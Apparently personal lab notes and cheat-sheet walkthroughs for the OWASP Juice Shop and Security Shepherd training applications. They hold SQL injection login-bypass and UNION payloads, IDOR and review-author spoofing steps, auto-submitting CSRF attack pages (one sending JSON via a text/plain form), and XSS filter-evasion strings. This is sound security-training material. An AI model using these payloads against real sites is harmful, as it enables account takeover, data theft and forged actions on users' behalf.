JUICE SHOP

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Task #1: Sensitive Data exposure

Got to the url/ftp and get the exposed data

http://baselink/ftp

Task #2: Unauthenticated metrics endpoint

http://192.168.20.47:48631/metrics

OR

http:// baselink/metrics

Task #3: login as administrator

In Username : ' OR 1=1--

In Password: <Put Anything here >

Task #4: Broken Access Control – IDOR

Underlying Concept

Insecure Direct Object References (IDOR) occur when an application uses user-supplied input to access a database object directly without verifying if the logged-in user possesses the authorization to view that specific record.

How to Solve It in Juice Shop

1. **Log In:** Create an account or log into an existing user account on the Juice Shop instance.
2. **Add an Item to the Basket:** Navigate to the main page and add any juice or product to your shopping basket. This initializes a basket session or record in the database.
3. **Inspect the Basket Request:**
    - Open your browser's **Developer Tools** ($F12$) and switch to the **Network** tab.
    - Click on the shopping basket icon in the top right corner of the application to view your cart.
    - Look for a network request targeted at an endpoint structured like /rest/basket/ or /api/BasketItems/.
4. **Identify the Identifier:** Notice how the URL or payload maps to a specific numeric ID representing your basket (for example, /rest/basket/2).
5. **Manipulate the Reference:**

- You can use the built-in "Edit and Resend" feature in your browser's Network tab (or a tool like Burp Suite) to modify that numeric value.
- Change your basket identifier to a different integer (for example, if your ID was 2, change it to 1, 3, or 4).
- Send the modified request. If successful, the application will return the JSON data or render the product list belonging to another user's basket.

Task #5: SQL injection in the database

http://url/rest/products/search?q='))UNION SELECT sql,2,3,4,5,6,7,8,9 FROM sqlite_master --

Task #6: Broken Access Control

Underlying Concept

This flaw occurs when the application relies completely on parameters provided in the client-side API request body to assign ownership of data (like an author's email or user ID), rather than deriving the identity of the creator securely from the server-side session token.

How to Solve It in Juice Shop

1. **Navigate to Product Reviews:** Log in, click on any product from the main dashboard to open its details window, and look for the option to write or submit a review.
2. **Capture the Submission Request:**
   - Ensure your browser's **Network** tab is open.
   - Type a text review and click the submit button.
   - Locate the outgoing `POST` request sent to the backend review endpoint (typically something like `/api/Products/1/reviews` or `/rest/products/reviews`).
3. **Analyze the Request Body:**
   - Examine the payload structure (the payload is sent as JSON data).
   - Look for properties within the JSON object that dictate who the author is. Examples include parameters like `"author"`, `"email"`, `"userId"`, or `"User"`.
4. **Modify the Attribute:**
   - Use an intercepting tool or the "Edit and Resend" capability of the browser to alter the value of that parameter before sending it to the server.
   - Change the email address or numerical identifier from your own account details to an arbitrary placeholder or another user's known address (e.g., `admin@juice-sh.op`).
5. **Verify Ownership Bypass:** Send the request. Check the product details page again to verify if your newly submitted review appears under the identity of the unauthorized target user profile.

CSRF

SECURITY SHEPHERD

CSRF

GET /root/grantComplete/csrfLesson?userId=exampleId
To complete this lesson, send the administrator a message with a image URL, that will show in an embedded <img> tag that will force them to submit the request described above, replacing the exampleId attribute with your temp userId: 660276285

Contact Admin

Please enter the URL of the image that you want to send to one of Security Shepherds 24 hour administrators.

//localhost/root/grantComplete/csrfLesson?userId=660276285

Send Message

Well Done

The administrator received your message and submitted the GET request embedded in it's image

The result key for this lesson is


871D6FC912F7A946C09793EEE96C768721F6F1549D49286B223C701

Message Sent

Sent To: administrator@SecurityShepherd.com

Message:

https://localhost/root/grantComplete/csrfLesson?userId=temp-id
OR
IP/root/grantComplete/csrfLesson?userId=temp-id



Step-by-Step "Two-User" Resolution

1. Gather Your Information

- **Your Target URL Pattern:** `/user/csrfchallengeone/plusplus?userid=YOUR_ID`
- **Your New User ID** (from your latest screenshot `image_925fc2.png`): `30b58a9e8d905b37e37ceb556abf4bb7397e32b0`

2. Open an Incognito Window (User 2)

1. Open a new **Incognito / Private Window** (or a completely different browser like Chrome/Firefox) so your main login session isn't overwritten.
2. Go to your local Security Shepherd page (`http://localhost:8080` or whichever port you are running on).
3. Log into a **different user account** (create a quick dummy account on the login page if you don't have a second one).

3. Deliver the Attack

Since you can't post the iframe on the forum, you can make the second user's browser load the attack directly.

While inside the **Incognito Window (logged into the second account)**, paste this exact absolute link directly into the browser's main address bar and hit **Enter**:

Plaintext
http://localhost:8080/user/csrfchallengeone/plusplus?userid=30b58a9e8d905b37e37ceb556abf4bb7397e32b0

(Remember to adjust `localhost:8080` if your browser bar is showing a different port number like `8443` or `51221`).

Cheats

Lesson Question
Cross Site Request Forgery Cheat

To complete the lesson, the attack string is the following:
"https://hostname:port/root/grantComplete/csrfLesson?userId=tempId"

Problems

CSRF 1 Cheat

To complete this challenge, you can embed the CSRF request in an iframe very easily as follows;
<iframe
src="https://hostname:port/user/csrfchallengeone/plusplus?userid=exampleId"></iframe>
Then you need another user to be hit with the attack to mark it as completed

CSRF 2 Cheat

To complete this challenge, you must force another user to submit a post request. The easiest way to achieve this is to force the user to visit a custom webpage that submits the post request. This means the webpage needs to be accessible. It can be accessed via a HTTP server, a public Dropbox link, a shared file area. The following is an example webpage that would complete the challenge

<html>
<body>

```
<form id="completeChallenge2" action="https://hostname:port/user/csrfchallengethree/plusplus"
method="POST" >
<input type="hidden" name="userid" value="exampleId" />
<input type="submit"/>
</form>
<script>
document.forms["completeChallenge2"].submit();
</script>
</body>
</html>
```

The class form function should be used to create an iframe that forces the user to visit this attack page.

CSRF 3 Cheat

To complete this challenge, you must force an admin to submit a post request. The easiest way to achieve this is to force the admin to visit a custom webpage that submits the post request. This means the webpage needs to be accessible. It can be accessed via a HTTP server, a public Dropbox link, a shared file area. The following is an example webpage that would complete the challenge

```
<html>
<body>
<form id="completeChallenge3" action="https://hostname:port/user/csrfchallengetwo/plusplus"
method="POST" >
<input type="hidden" name="userid" value="exampleId" />
<input type="hidden" name="csrfToken" value="anythingExceptNull" />
<input type="submit"/>
</form>
<script>
document.forms["completeChallenge3"].submit();
</script>
</body>
</html>
```

The class form function should be used to create an iframe that forces the admin to visit this attack page.

CSRF 4 Cheat

To complete this challenge a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with their CSRF token. This CSRF Token will work on any user.

CSRF 5 Cheat

To guarantee completing this CSRF Challenge in a single attempt, a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with all of the possible CSRF tokens for the challenge. The only possible csrf tokens for this challenge are 0, 1 and 2.

CSRF 6 Cheat

To guarantee completing this CSRF Challenge in a single attempt, a user must craft a CSRF attack that sends a POST request, to the request described in the challenge write up, with all of the possible CSRF tokens for the challenge. The only possible csrf tokens for this challenge are c4ca4238a0b923820dcc509a6f75849b, c81e728d9d4c2f636f067f89cc14862c and eccbc87e4b5ce2fe28308fd9f2a7baf3.

CSRF 7 Cheat

To complete this challenge, a user must exploit an SQL Wild Card Enumeration in the 'Retrieve Token' function to retrieve other users CSRF token (Submit a percentage sign). This information must be utilised to launch a CSRF attack against them before they refresh the challenge page themselves. One a victim refreshes the challenge page, their token updates. Social Engineering will need to be utilised to successfully complete this challenge.

CSRF JSON Cheat


To complete this challenge, you must force another user to submit a post request which contains a JSON payload. The easiest way to achieve this is to force the user to visit a custom web page that submits the post request. This means the web page needs to be accessible. It can be accessed via a HTTP server, a public Dropbox link, a shared file area. It is possible to use HTML forms to submit cross domain POST requets with JSON payloads by setting the **enctype** attribute to text/plain and then forming the JSON payload around the necessary equals symbol which normally deliminates the parameter name from the parameter value. The following is an example web page that would complete the challenge

```
<html>
<body>
<form id="completeChallengeJson" enctype="text/plain"
action="https://hostname:port/user/csrfchallengetwo/plusplus" method="POST" >
<input type="hidden" name='{"userId":"exampleId","' value='","end"e}'>
</form>
<script>
document.forms["completeChallengeJson"].submit();
</script>
```

</body>
</html>


The class form function should be used to create an iframe that forces the user to visit this attack page

CSS1st one




<iframe src='#' onload='alert("XSS")'></iframe>

2nd one





```
<input type="button" onmouseup="alert('XSS')"/>
```

3rd one




<input type="button" oncliconcliconcliconcliconclickkkkk="alert('XSS')"/>

4th one




http://test"oNmouseover=alert(123);//

5th one



http://test""onmouseover=alert(123);//

6th one




http://""onmouseover=alert(123);//


XSS Cross Site Scripting

XSS Cross Site Scripting

